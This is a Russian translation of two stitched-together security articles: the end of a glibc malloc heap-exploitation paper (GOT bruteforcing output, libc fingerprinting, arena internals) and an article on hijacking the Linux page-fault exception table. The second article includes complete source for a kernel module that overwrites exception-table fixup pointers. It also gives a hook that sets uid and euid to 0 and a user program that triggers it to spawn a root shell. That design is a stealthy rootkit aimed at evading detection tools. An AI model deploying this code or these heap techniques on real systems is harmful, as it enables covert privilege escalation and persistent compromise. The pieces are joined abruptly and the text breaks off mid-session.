  try #179  writing 0x8049cb0 at 0x4212a444 using   1244 bytes chunk
Segmentation fault

$ ./got_bf 180

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #180  writing 0x8049cb0 at 0x4212a43c using   1944 bytes chunk
  try #181  writing 0x8049cb0 at 0x4212a434 using    588 bytes chunk
  try #182  writing 0x8049cb0 at 0x4212a42c using   1148 bytes chunk
  try #183  writing 0x8049cb0 at 0x4212a424 using   1072 bytes chunk
Segmentation fault

$ ./got_bf 183

## HINTED LIBC GOT BRUTEFORCING PoC ##

(-) 512 bytes shellcode @ 0x8049cb0
(-) forcing bin address disclosure... 0x4212b1dc
(-) starting libc GOT bruteforcing @ 0x4212a9dc
  try #183  writing 0x8049cb0 at 0x4212a424 using   1944 bytes chunk
  try #184  writing 0x8049cb0 at 0x4212a41c using    588 bytes chunk
  try #185  writing 0x8049cb0 at 0x4212a414 using   1148 bytes chunk
  try #186  writing 0x8049cb0 at 0x4212a40c using   1072 bytes chunk
  try #187  writing 0x8049cb0 at 0x4212a404 using    948 bytes chunk
  try #188  writing 0x8049cb0 at 0x4212a3fc using   1836 bytes chunk
  try #189  writing 0x8049cb0 at 0x4212a3f4 using   1132 bytes chunk
  try #190  writing 0x8049cb0 at 0x4212a3ec using   1432 bytes chunk
```

Наконец выполняется шеллкод с бесконечным циклом... потребовалось 5 аварийных завершений, с шагом 8 байт каждый раз. Игра со значениями STEP, ADJUST и функцией `do_little()` даст различные результаты.

4.5.4 Идентификация libc по отпечатку

Наличие адреса корзины позволяет нам идентифицировать версию libc, которая атакуется.
Достаточно построить базу данных с различными версиями libc из разных дистрибутивов, чтобы сопоставить полученный адрес корзины и номер корзины с конкретной версией.
Точное знание того, какую версию libc загружает целевой процесс, даёт нам точный абсолютный адрес любого местоположения в libc, например: указателей функций, внутренних структур, флагов и т. д. Эту информацию можно использовать для построения различных атак в различных сценариях — например, знание расположения функций и строк позволяет легко конструировать атаки return-into-libc [14].

Кроме того, знание версии libc позволяет нам узнать, какой дистрибутив Linux запущен на целевом хосте. Это может открыть возможности для дальнейшей эксплуатации в случае, если нам не удаётся использовать ошибку (ту, что мы используем для утечки адреса корзины) для выполнения кода.

4.5.5 Повреждение арены (изменение top, last remainder и bin)

По ранее полученному адресу main_arena мы знаем расположение любой корзины, включая вершинный чанк и чанк last remainder.

Повреждение любого из этих указателей полностью изменит поведение аллокатора. В настоящее время у меня нет кода для подтверждения этого, однако здесь открывается много возможностей для исследования, поскольку атакующий потенциально сможет перенаправить целую корзину в свои собственные предоставленные входные данные.

4.6 Копирование шеллкода «вручную»

Другой трюк, позволяющий атакующему знать точное местоположение внедрённого шеллкода, — это копирование шеллкода по фиксированному адресу с помощью примитива aa4bmo.
Поскольку мы не можем записывать произвольные значения, для создания шеллкода в памяти необходимы невыровненные записи по 1 или 2 байта за раз.
Для использования этой техники необходимо успеть скопировать весь шеллкод до аварийного завершения сервера.

---

5. Выводы

Уязвимости на основе malloc предоставляют огромные возможности для полностью автоматизированной эксплуатации.
Способность преобразовать примитив aa4bmo в примитивы утечки памяти позволяет атакующему эксплуатировать процессы без каких-либо предварительных знаний — даже при наличии схем рандомизации расположения памяти.

> *Примечание редакторов: До нашего сведения было доведено, что описанная техника может не работать для серии glibc 2.3.*

---

6. Благодарности

Хочу поблагодарить многих людей: 8a, beto, gera, zb0, raddy, juliano, kato, javier burroni, fgsch, chipi, MaXX, lck, tomas, lau, nahual, daemon, module, ...
Классифицировать вас занимает некоторое время (некоторые «сложные» люди), поэтому просто скажу спасибо за то, что поощряли меня написать эту статью, делились идеями, позволяли мне каждый день узнавать от вас что-то новое, рецензировали статью, первыми реализовали идею morecore, были моими друзьями, просили torta, не делали torta, личную поддержку, ночи за кодингом, распитие пива, ysm, пиццу с рокфором, разговоры на языке телепузиков, делали работу очень интересной, делали мир счастливым местом для жизни, заставляли людей ненавидеть вас из-за музыки...
(вы должны знать, что применимо к вам, не спрашивайте)

---

7. Литература

[1] http://www.malloc.de/malloc/ptmalloc2.tar.gz
ftp://g.oswego.edu/pub/misc/malloc.c
[2] https://phrack.org/issues/57/8.html#article

Vudo — An object superstitiously believed to embody magical power
Michel "MaXX" Kaempf

[3] https://phrack.org/issues/57/9.html#article
Once upon a free()
anonymous

[4] https://phrack.org/issues/59/7.html#article
Advances in format string exploitation
gera and riq

[5] http://www.coresecurity.com/common/showdoc.php?idx=359&idxseccion=13&idxmenu=32
About exploits writing
gera

[6] http://online.securityfocus.com/bid/5363

[7] http://security.e-matters.de/advisories/012003.txt

[8] http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt
JPEG COM Marker Processing Vulnerability in Netscape Browsers
Solar Designer

[9] http://lists.insecure.org/lists/bugtraq/2000/Nov/0086.html
Local root exploit in LBNL traceroute
Michel "MaXX" Kaempf

[10] http://www.w00w00.org/files/articles/heaptut.txt
w00w00 on Heap Overflows
Matt Conover & w00w00 Security Team

[11] https://phrack.org/issues/49/14.html#article
Smashing The Stack For Fun And Profit
Aleph One

[12] https://phrack.org/issues/55/8.html#article
The Frame Pointer Overwrite
klog

[13] https://phrack.org/issues/59/9.html#article
Bypassing PaX ASLR protection
p59_09@author.phrack.org

[14] https://phrack.org/issues/58/4.html#article
The advanced return-into-lib(c) exploits
Nergal

Приложение I — Обзор внутренних структур malloc

Это приложение содержит краткий обзор некоторых деталей внутренней работы malloc, которые необходимо иметь в виду для полного понимания большинства техник, описанных в этой статье.

Свободные объединённые «чанки» памяти хранятся главным образом (не считая вершинного чанка и чанка last_remainder) в круговых двусвязных списках, которые изначально пусты и развиваются вместе с расположением кучи. Цикличность этих списков очень важна для нас, как мы увидим далее.

«Корзина» (bin) — это пара указателей, от которых висят эти списки. Существует 128 корзин (`#define NAV 128`), которые могут быть «малыми» корзинами (small bins) или «большими» корзинами (big bins). Малые корзины содержат чанки одинакового размера, тогда как большие корзины состоят из чанков разного размера, упорядоченных по убыванию размера.

Вот макросы, используемые для индексации корзин в зависимости от размера:

```
#define MAX_SMALLBIN         63
#define MAX_SMALLBIN_SIZE   512
#define SMALLBIN_WIDTH        8
#define is_small_request(nb) ((nb) < MAX_SMALLBIN_SIZE - SMALLBIN_WIDTH)
#define smallbin_index(sz)  (((unsigned long)(sz)) >> 3)
#define bin_index(sz)                                                         \
(((((unsigned long)(sz)) >> 9) ==    0) ?       (((unsigned long)(sz)) >>  3):\
 ((((unsigned long)(sz)) >> 9) <=    4) ?  56 + (((unsigned long)(sz)) >>  6):\
 ((((unsigned long)(sz)) >> 9) <=   20) ?  91 + (((unsigned long)(sz)) >>  9):\
 ((((unsigned long)(sz)) >> 9) <=   84) ? 110 + (((unsigned long)(sz)) >> 12):\
 ((((unsigned long)(sz)) >> 9) <=  340) ? 119 + (((unsigned long)(sz)) >> 15):\
 ((((unsigned long)(sz)) >> 9) <= 1364) ? 124 + (((unsigned long)(sz)) >> 18):\
                                          126)
```

Из документации к исходному коду известно, что «арена — это конфигурация malloc_chunks вместе с массивом корзин. С каждой ареной связана одна или несколько "куч", за исключением "main_arena", которая связана только с "main heap" — обычным свободным хранилищем, получаемым вызовами MORECORE()...», что нас и интересует.

Вот как выглядит арена:

```
typedef struct _arena {
  mbinptr av[2*NAV + 2];
  struct _arena *next;
  size_t size;
#if THREAD_STATS
  long stat_lock_direct, stat_lock_loop, stat_lock_wait;
#endif
```

`av` — массив, в котором хранятся корзины.

Вот макросы, используемые в исходном коде для доступа к корзинам; первые две корзины никогда не индексируются — они относятся к вершинному чанку, чанку last_remainder и битовому вектору для ускорения поиска (хотя для нас это не особенно важно):

```
    /* bitvector of nonempty blocks */
#define binblocks(a)      (bin_at(a,0)->size)
    /* The topmost chunk */
#define top(a)            (bin_at(a,0)->fd)
    /* remainder from last split */
#define last_remainder(a) (bin_at(a,1))

#define bin_at(a, i)   BOUNDED_1(_bin_at(a, i))
#define _bin_at(a, i)  ((mbinptr)((char*)&(((a)->av)[2*(i)+2]) - 2*SIZE_SZ))
```

Наконец, main_arena:

```
#define IAV(i) _bin_at(&main_arena, i), _bin_at(&main_arena, i)
static arena main_arena = {
    {
 0, 0,
 IAV(0),   IAV(1),   IAV(2),   IAV(3),   IAV(4),   IAV(5),   IAV(6),   IAV(7),
 IAV(8),   IAV(9),   IAV(10),  IAV(11),  IAV(12),  IAV(13),  IAV(14),  IAV(15),
 IAV(16),  IAV(17),  IAV(18),  IAV(19),  IAV(20),  IAV(21),  IAV(22),  IAV(23),
 IAV(24),  IAV(25),  IAV(26),  IAV(27),  IAV(28),  IAV(29),  IAV(30),  IAV(31),
 IAV(32),  IAV(33),  IAV(34),  IAV(35),  IAV(36),  IAV(37),  IAV(38),  IAV(39),
 IAV(40),  IAV(41),  IAV(42),  IAV(43),  IAV(44),  IAV(45),  IAV(46),  IAV(47),
 IAV(48),  IAV(49),  IAV(50),  IAV(51),  IAV(52),  IAV(53),  IAV(54),  IAV(55),
 IAV(56),  IAV(57),  IAV(58),  IAV(59),  IAV(60),  IAV(61),  IAV(62),  IAV(63),
 IAV(64),  IAV(65),  IAV(66),  IAV(67),  IAV(68),  IAV(69),  IAV(70),  IAV(71),
 IAV(72),  IAV(73),  IAV(74),  IAV(75),  IAV(76),  IAV(77),  IAV(78),  IAV(79),
 IAV(80),  IAV(81),  IAV(82),  IAV(83),  IAV(84),  IAV(85),  IAV(86),  IAV(87),
 IAV(88),  IAV(89),  IAV(90),  IAV(91),  IAV(92),  IAV(93),  IAV(94),  IAV(95),
 IAV(96),  IAV(97),  IAV(98),  IAV(99),  IAV(100), IAV(101), IAV(102), IAV(103),
 IAV(104), IAV(105), IAV(106), IAV(107), IAV(108), IAV(109), IAV(110), IAV(111),
 IAV(112), IAV(113), IAV(114), IAV(115), IAV(116), IAV(117), IAV(118), IAV(119),
 IAV(120), IAV(121), IAV(122), IAV(123), IAV(124), IAV(125), IAV(126), IAV(127)
    },
    &main_arena, /* next */
    0, /* size */
```

```
#if THREAD_STATS
    0, 0, 0, /* stat_lock_direct, stat_lock_loop, stat_lock_wait */
#endif
    MUTEX_INITIALIZER /* mutex */
};
```

main_arena — это место, где аллокатор хранит «корзины», к которым привязываются свободные чанки в зависимости от их размера.

Небольшая схема ниже резюмирует все подробно описанные ранее структуры:

```
<main_arena> @ DATA libc

   [bin_n]          (first chunk)
      ptr]  ---->   [<- chunk ->] [<- chunk ->] [<-  fd
                                                [    chunk
      ptr]  ---->   [<- chunk ->] [<- chunk ->] [<-  bk
 [bin_n+1]          (last chunk)

     .
     .
     .

   [bin_X]
      ptr] ---->    [<-  fd
                    [    lonely but interesting chunk
      ptr] ---->    [<-  bk
     .
     .
```

Перехват обработчика исключений страничных ошибок Linux — таблица исключений

Автор: buffer
http://buffer.antifork.org

Содержание

---

1 - Введение

«Просто очередной LKM для Linux»... именно так можно было бы подумать, читая эту статью, но я считаю, что это не так. За последние годы мы наблюдали множество техник сокрытия самых разных объектов — процессов, сетевых соединений, файлов и т.д. — с помощью LKM. Первые техники были действительно просты для понимания. Их реальная проблема состоит в том, что они столь же легко обнаруживаются. Если заменить адрес в таблице системных вызовов или перезаписать первые 7 байт кода системного вызова (как описано Silvio Cesare [4]), такие инструменты, как Kstat [5] и/или AngeL [6], без труда выявят эту вредоносную активность. Позже были представлены более изощрённые техники. Интересная техника была предложена kad: модификация таблицы дескрипторов прерываний (IDT) таким образом, чтобы перенаправить исключение, возникшее в коде пространства пользователя (например, «Деление на ноль»), на новый обработчик, адрес которого заменяет исходный в записи IDT [7]. Идея красивая, однако у неё есть два недостатка:

1. Она обнаруживается с помощью подхода, основанного на хэш-значениях, вычисленных по всей IDT, как показано в последних выпусках AngeL 0.9.x. Это главным образом обусловлено тем, что адрес IDT в памяти ядра легко получить, поскольку его значение хранится в регистре `%idtr`. Этот регистр можно прочитать asm-инструкцией `sidt`, позволяющей сохранить значение в переменную.

2. Если пользовательский код выполняет деление на 0 (это может произойти...), может возникнуть странное поведение. Да, кто-то мог бы подумать, что это маловероятно при правильном выборе обработчика, но что если существует более безопасное решение?

Предлагаемая мной идея преследует единственную цель: обеспечить эффективную скрытность от всех инструментов, используемых для обнаружения вредоносных LKM. Техника основана на функции ядра, которая на практике никогда не применяется. Как мы увидим, мы будем эксплуатировать общий механизм защиты в подсистеме управления памятью. Этот механизм

задействуется только в случае, если код пользовательского пространства содержит серьёзный баг, а это обычно не так.

Хватит слов — начнём!

---

2 - Системные вызовы и доступ к пространству пользователя

Прежде всего немного теории. Я буду ссылаться на ядро Linux 2.4.20, однако код практически идентичен для ядер 2.2. В частности, нас интересует то, что происходит в некоторых ситуациях, когда нам нужно запросить функцию ядра через системный вызов. Когда системный вызов вызывается из пространства пользователя (через программное прерывание `0x80`), выполняется обработчик исключения `system_call()`. Давайте взглянем на его реализацию в `arch/i386/kernel/entry.S`.

```
ENTRY(system_call)
        pushl %eax                      # save orig_eax
        SAVE_ALL
        GET_CURRENT(%ebx)
        testb $0x02,tsk_ptrace(%ebx)    # PT_TRACESYS
        jne tracesys
        cmpl $(NR_syscalls),%eax
        jae badsys
        call *SYMBOL_NAME(sys_call_table)(,%eax,4)
        movl %eax,EAX(%esp)             # save the return value
[..]
```

Как нетрудно заметить, `system_call()` сохраняет содержимое всех регистров в стеке режима ядра. Затем она получает указатель на структуру `task_struct` текущего выполняющегося процесса с помощью `GET_CURRENT(%ebx)`. Выполняются некоторые проверки правильности номера системного вызова и отслеживания процесса. Наконец, системный вызов вызывается через `sys_call_table`, которая хранит адреса системных вызовов, используя номер вызова из `%eax` в качестве смещения в таблице. Теперь рассмотрим некоторые конкретные системные вызовы. Для наших целей нас интересуют системные вызовы, принимающие указатель пространства пользователя в качестве аргумента. Я выбрал `sys_ioctl()`, хотя есть и другие со схожим поведением.

```
asmlinkage long sys_ioctl(unsigned int fd, unsigned int cmd, unsigned long
arg)
{
        struct file * filp;
        unsigned int flag;
        int on, error = -EBADF;
[..]

         case FIONBIO:
               if ((error = get_user(on, (int *)arg)) != 0)
                       break;
               flag = O_NONBLOCK;
[..]
```

Макрос `get_user()` используется для копирования данных из пространства пользователя в пространство ядра. В данном случае мы обращаем внимание на код, устанавливающий неблокирующий ввод-вывод для файлового дескриптора, переданного в системный вызов. Пример корректного использования этой возможности из пространства пользователя:

```
        int     on = 1;

        ioctl(fd, FIONBIO, &on);
```

Взглянем на реализацию `get_user()` в `include/asm/uaccess.h`.

```
#define __get_user_x(size,ret,x,ptr) \
        __asm__ __volatile__("call __get_user_" #size \
                :"=a" (ret),"=d" (x) \
                :"0" (ptr))

/* Careful: we have to cast the result to the type of the pointer for sign
reasons */
#define get_user(x,ptr)                                                 \
({      int __ret_gu,__val_gu;                                          \
        switch(sizeof (*(ptr))) {                                       \
        case 1:  __get_user_x(1,__ret_gu,__val_gu,ptr); break;          \
        case 2:  __get_user_x(2,__ret_gu,__val_gu,ptr); break;          \
        case 4:  __get_user_x(4,__ret_gu,__val_gu,ptr); break;          \
        default: __get_user_x(X,__ret_gu,__val_gu,ptr); break;          \
        }                                                               \
        (x) = (__typeof__(*(ptr)))__val_gu;                             \
        __ret_gu;                                                       \
})
```

Как видно, `get_user()` реализован очень изящно: он вызывает нужную функцию в зависимости от размера аргумента, копируемого из пространства пользователя. В зависимости от значения `sizeof(*(ptr))` вызывается `__get_user_1()`, `__get_user_2()` или `__get_user_4()`.

Теперь рассмотрим одну из этих функций — `__get_user_4()` — в `arch/i386/lib/getuser.S`.

```
addr_limit = 12

[..]

.align 4
.globl __get_user_4
__get_user_4:
        addl $3,%eax
        movl %esp,%edx
        jc bad_get_user
        andl $0xffffe000,%edx
        cmpl addr_limit(%edx),%eax
        jae bad_get_user
3:      movl -3(%eax),%edx
        xorl %eax,%eax
        ret

bad_get_user:
        xorl %edx,%edx
        movl $-14,%eax
        ret

.section __ex_table,"a"
        .long 1b,bad_get_user
        .long 2b,bad_get_user
        .long 3b,bad_get_user
.previous
```

Последние строки между `.section` и `.previous` определяют таблицу исключений, которую мы рассмотрим позже — она важна для наших целей.

Как видно, реализация `__get_user_4()` понятна. Адрес аргумента находится в регистре `%eax`. Добавляя 3 к `%eax`, можно получить наибольший адрес, адресуемый из пространства пользователя. Необходимо проверить, находится ли этот адрес в диапазоне адресного пространства пользовательского режима (от `0x00000000` до `PAGE_OFFSET - 1`, где `PAGE_OFFSET` обычно равен `0xc0000000`).

Если при сравнении адреса пространства пользователя с `current->addr_limit.seg` (хранящимся по смещению 12 от начала дескриптора задачи, указатель на который получается обнулением последних 13 бит указателя стека режима ядра) окажется, что он превышает

PAGE_OFFSET - 1, мы переходим к метке bad_get_user, обнуляя %edx и помещая -EFAULT (-14) в %eax (возвращаемое значение системного вызова).

Но что происходит, если адрес находится в диапазоне адресного пространства пользователя (ниже PAGE_OFFSET), но за пределами адресного пространства процесса? Кто-нибудь сказал «страничная ошибка»?!

---

3 - Исключение страничной ошибки

«Исключение страничной ошибки возникает, когда адресуемая страница отсутствует в памяти, соответствующая запись таблицы страниц равна нулю, либо произошло нарушение механизма защиты страничной организации памяти.» [1]

Linux обрабатывает исключение страничной ошибки с помощью обработчика do_page_fault(). Этот обработчик находится в arch/i386/mm/fault.c.

В частности, нас интересуют три случая, которые могут возникнуть при исключении страничной ошибки в режиме ядра.

В первом случае «ядро пытается обратиться к странице, принадлежащей адресному пространству процесса, но либо соответствующий фрейм страницы не существует (подкачка по требованию), либо ядро пытается записать в страницу только для чтения (копирование при записи)». [1]

Во втором случае «некоторая функция ядра содержит программную ошибку, вызывающую исключение при выполнении программы; либо исключение может быть вызвано временной аппаратной ошибкой». [1]

Эти два случая не представляют для нас интереса.

Третий (и интересный) случай — «когда обработчик системного вызова (например, sys_ioctl() в нашем примере) пытается читать из или записывать в область памяти, адрес которой был передан как параметр системного вызова, но этот адрес не принадлежит адресному пространству процесса». [1]

Первый случай легко определяется по регионам памяти процесса. Если адрес, вызвавший исключение, принадлежит адресному пространству процесса, он попадает в один из регионов памяти процесса. Это нас не интересует.

Интересно то, как ядро может отличить второй случай от третьего. Ключ к определению источника страничной ошибки заключается в узком диапазоне вызовов, которые ядро использует для доступа к адресному пространству процесса.

Для этой цели ядро строит таблицу исключений в памяти ядра. Границы этой области определяются символами __start___ex_table и __stop___ex_table. Их значения легко получить из System.map следующим образом.

```
buffer@rigel:/usr/src/linux$ grep ex_table System.map
c0261e20 A __start___ex_table
c0264548 A __stop___ex_table
buffer@rigel:/usr/src/linux$
```

Что находится в этой области памяти? В ней расположены пары адресов. Первый (insn) — адрес инструкции (принадлежащей функции, обращающейся к диапазону адресов пространства пользователя, как описано выше), которая может вызвать страничную ошибку. Второй (fixup) — указатель на «код исправления» (fixup code).

Когда в ядре возникает страничная ошибка и первый случай (подкачка по требованию или копирование при записи) не подтверждается, ядро проверяет, совпадает ли адрес, вызвавший страничную ошибку, с какой-либо записью insn в таблице исключений. Если нет — мы во втором случае, и ядро генерирует Oops. Иначе, если адрес совпадает с записью insn в таблице исключений, мы в третьем случае: исключение страничной ошибки было вызвано при обращении к адресу пространства пользователя. В этом случае управление передаётся функции, адрес которой указан в таблице исключений как код исправления.

Это реализуется следующим образом:

```
if ((fixup = search_exception_table(regs->eip)) != 0) {
                regs->eip = fixup;
                return;
        }
```

Функция `search_exception_table()` ищет в таблице исключений запись insn, совпадающую с адресом инструкции, вызвавшей страничную ошибку. Если запись найдена, значит исключение страничной ошибки было вызвано при обращении к адресу пространства пользователя. В этом случае `regs->eip` указывается на код исправления, и `do_page_fault()` возвращается, переходя к коду исправления.

Очевидно, что три функции `__get_user_x()`, обращающиеся к адресам пространства пользователя, должны иметь код исправления для обработки подобных ситуаций.

Возвращаясь назад, снова взглянем на `__get_user_4()`:

```
.align 4
.globl __get_user_4
__get_user_4:
        addl $3,%eax
        movl %esp,%edx
        jc bad_get_user
        andl $0xffffe000,%edx
        cmpl addr_limit(%edx),%eax
        jae bad_get_user
3:      movl -3(%eax),%edx
        xorl %eax,%eax
        ret

bad_get_user:
        xorl %edx,%edx
        movl $-14,%eax
        ret

.section __ex_table,"a"
        .long 1b,bad_get_user
        .long 2b,bad_get_user
        .long 3b,bad_get_user
.previous
```

Прежде всего, глядя на код, следует обратить внимание на директиву GNU Assembler `.section`, позволяющую программисту указать, в каком разделе исполняемого файла будет содержаться следующий код. Атрибут `"a"` указывает, что раздел должен быть загружен в память вместе с остальным образом ядра. Таким образом, в данном случае три записи вставляются в таблицу исключений ядра и загружаются вместе с остальным образом ядра.

Теперь, глядя на `__get_user_4()`, есть инструкция, помеченная меткой `3`.

```
3:      movl -3(%eax),%edx
```

Поскольку мы добавили 3 к `%eax` (это делается в первой инструкции функции `__get_user_4()` для проверки, как описано выше), `-3(%eax)` — это начальный адрес 4-байтного аргумента, копируемого из пространства пользователя. Таким образом, именно эта инструкция реально обращается к адресу пространства пользователя. Взгляните на последнюю запись в таблице

исключений:

```
.long 3b,bad_get_user
```

Если вы знаете, что суффикс `b` означает «backward» (назад) и указывает на метку в предыдущей строке кода (просто игнорируйте это для понимания смысла кода), вы поймёте, что здесь у нас:

```
insn  :  адрес   movl -3(%eax),%edx
fixup :  адрес   bad_get_user
```

Итак, мы понимаем, что `bad_get_user` — это код исправления для функции `__get_user_4()`, и он будет вызываться каждый раз, когда инструкция с меткой `3` вызывает страничную ошибку. Это, очевидно, справедливо и для `__get_user_1()`, и для `__get_user_2()`.

На данном этапе нам нужен адрес `bad_get_user`.

```
buffer@rigel:/usr/src/linux$ grep bad_get_user System.map
c022f39c t bad_get_user
buffer@rigel:/usr/src/linux$
```

Если скомпилировать `exception.c` (показан ниже) с флагом `FIXUP_DEBUG`, в файлах журналов появится следующее, что наглядно подтверждает сказанное:

```
May 23 18:36:35 rigel kernel:  address : c0264530 insn: c022f361
                               fixup : c022f39c
May 23 18:36:35 rigel kernel:  address : c0264538 insn: c022f37a
                               fixup : c022f39c
May 23 18:36:35 rigel kernel:  address : c0264540 insn: c022f396
                               fixup : c022f39c

buffer@rigel:/usr/src/linux$  grep __get_user_ System.map
c022f354 T __get_user_1
c022f368 T __get_user_2
c022f384 T __get_user_4
```

Глядя на первую запись в таблице исключений, легко понять, что `0xc022f39c` — это адрес инструкции с меткой `3` в исходном коде внутри `__get_user_4()`, которая может вызвать страничную ошибку, как описано выше. Очевидно, ситуация аналогична для двух других функций.

Теперь идея должна быть ясна. Если заменить адрес кода исправления в таблице исключений, а затем из пространства пользователя вызвать системный вызов с неверным адресом аргумента, можно принудительно выполнить что угодно. Для этого нужно изменить всего 4 байта! Более того, это особенно скрытно, поскольку подобная ситуация не так уж часта. На самом деле, для воспроизведения этого поведения необходимо, чтобы выполняемая программа содержала баг в передаче аргумента системному вызову. Если знать, что это может привести к чему-то интересному, можно специально это сделать, но подобная ситуация весьма редка. В следующем разделе я представляю доказательство концепции, демонстрирующей эксплуатацию рассмотренного выше. В этом примере я изменил адреса кода исправления трёх функций `__get_user_x()`.

---

4 - Реализация

Ниже приведён код LKM. В коде жёстко заданы некоторые значения из моего файла `System.map`, однако редактировать исходный файл не обязательно: эти значения можно передать модулю при вызове `insmod` для подключения к ядру. Для более подробного вывода в файлы журналов скомпилируйте с флагом `-DFIXUP_DEBUG` (как было сделано для получения результатов, показанных ранее).

```
/*
```

```
 * Filename: exception.c
 * Creation date: 23.05.2003
 * Author: Angelo Dell'Aera 'buffer' - buffer@antifork.org
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place, Suite 330, Boston,
 * MA  02111-1307  USA
 */

#ifndef __KERNEL__
#define __KERNEL__
#endif

#ifndef MODULE
#define MODULE
#endif

#define __START___EX_TABLE 0xc0261e20
#define __END___EX_TABLE   0xc0264548
#define BAD_GET_USER       0xc022f39c

unsigned long start_ex_table = __START___EX_TABLE;
unsigned long end_ex_table = __END___EX_TABLE;
unsigned long bad_get_user = BAD_GET_USER;

#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/slab.h>

#ifdef FIXUP_DEBUG
#  define PDEBUG(fmt, args...) printk(KERN_DEBUG "[fixup] : " fmt, ##args)
#else
#  define PDEBUG(fmt, args...) do {} while(0)
#endif

MODULE_PARM(start_ex_table, "l");
MODULE_PARM(end_ex_table, "l");
MODULE_PARM(bad_get_user, "l");


struct old_ex_entry {
        struct old_ex_entry     *next;
        unsigned long           address;
        unsigned long           insn;
        unsigned long           fixup;
};

struct old_ex_entry *ex_old_table;

void hook(void)
{
        printk(KERN_INFO "Oh Jesus... it works!\n");
}

void cleanup_module(void)
{
        struct old_ex_entry     *entry = ex_old_table;
        struct old_ex_entry     *tmp;

        if (!entry)
```

```
                return;

        while (entry) {
                *(unsigned long *)entry->address = entry->insn;
                *(unsigned long *)((entry->address) + sizeof(unsigned
long)) = entry->fixup;
                tmp = entry->next;
                kfree(entry);
                entry = tmp;
        }

        return;
}


int init_module(void)
{
        unsigned long       insn = start_ex_table;
        unsigned long       fixup;
        struct old_ex_entry *entry, *last_entry;

        ex_old_table = NULL;
        PDEBUG(KERN_INFO "hook at address : %p\n", (void *)hook);

        for(; insn < end_ex_table; insn += 2 * sizeof(unsigned long)) {

                fixup = insn + sizeof(unsigned long);

                if (*(unsigned long *)fixup == BAD_GET_USER) {

                        PDEBUG(KERN_INFO "address : %p insn: %lx fixup : %lx\n",
                                        (void *)insn, *(unsigned long *)insn,
                                        *(unsigned long *)fixup);

                        entry = (struct old_ex_entry *)kmalloc(GFP_ATOMIC,
□□□□□sizeof(struct old_ex_entry));

                        if (!entry)
                                return -1;

                        entry->next = NULL;
                        entry->address = insn;
                        entry->insn = *(unsigned long *)insn;
                        entry->fixup = *(unsigned long *)fixup;

                        if (ex_old_table) {
                                last_entry = ex_old_table;

                        □while(last_entry->next != NULL)
                                □last_entry = last_entry->next;

                                last_entry->next = entry;
                        } else
                                ex_old_table = entry;

                        *(unsigned long *)fixup = (unsigned long)hook;

                        PDEBUG(KERN_INFO "address : %p insn: %lx fixup : %lx\n",
                                        (void *)insn, *(unsigned long *)insn,
                                        *(unsigned long *)fixup);


                }

        }

        return 0;
}

MODULE_LICENSE("GPL");
```

А вот простой код, вызывающий `ioctl(2)` с неверным аргументом.

```
/*
 * Filename: test.c
 * Creation date: 23.05.2003
 * Author: Angelo Dell'Aera 'buffer' - buffer@antifork.org
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place, Suite 330, Boston,
 * MA  02111-1307  USA
 */


#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>
#include <sys/ioctl.h>

int main()
{
        int     fd;
        int     res;

        fd = open("testfile", O_RDWR | O_CREAT, S_IRWXU);
        res = ioctl(fd, FIONBIO, NULL);
        printf("result = %d errno = %d\n", res, errno);
        return 0;
}
```

Итак, проверим, работает ли это.

```
buffer@rigel:~$ gcc -I/usr/src/linux/include -O2 -Wall -c exception.c
buffer@rigel:~$ gcc -o test test.c
buffer@rigel:~$ ./test
result = -1 errno = 14
```

Как и ожидалось, мы получили ошибку EFAULT (errno = 14). Попробуем теперь подключить наш модуль.

```
buffer@rigel:~$ su
Password:
bash-2.05b# insmod exception.o
bash-2.05b# exit
buffer@rigel:~$ ./test
result = 25 errno = 0
buffer@rigel:~$
```

Просматриваем `/var/log/messages`:

```
bash-2.05b# tail -f /usr/adm/messages
[..]
May 23 21:31:56 rigel kernel: Oh Jesus... it works!
```

Похоже, работает! :)
Что можно сделать теперь? Взгляните на это!

Просто изменив предыдущую функцию `hook()` на следующую простую:

```
        void hook(void)
        {
                current->uid = current->euid = 0;
        }
```

и используя этот код пространства пользователя для запуска обработчика страничной ошибки:

```
/*
 * Filename: shell.c
 * Creation date: 23.05.2003
 * Author: Angelo Dell'Aera 'buffer' - buffer@antifork.org
 *
 * This program is free software; you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation; either version 2 of the License, or
 * (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with this program; if not, write to the Free Software
 * Foundation, Inc., 59 Temple Place, Suite 330, Boston,
 * MA  02111-1307  USA
 */


#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <errno.h>
#include <sys/ioctl.h>

int main()
{
        int     fd;
        int     res;
        char    *argv[2];

        argv[0] = "/bin/sh";
        argv[1] = NULL;

        fd = open("testfile", O_RDWR | O_CREAT, S_IRWXU);
        res = ioctl(fd, FIONBIO, NULL);
        printf("result = %d errno = %d\n", res, errno);
        execve(argv[0], argv, NULL);
        return 0;
}
```

```
buffer@rigel:~$ su
Password:
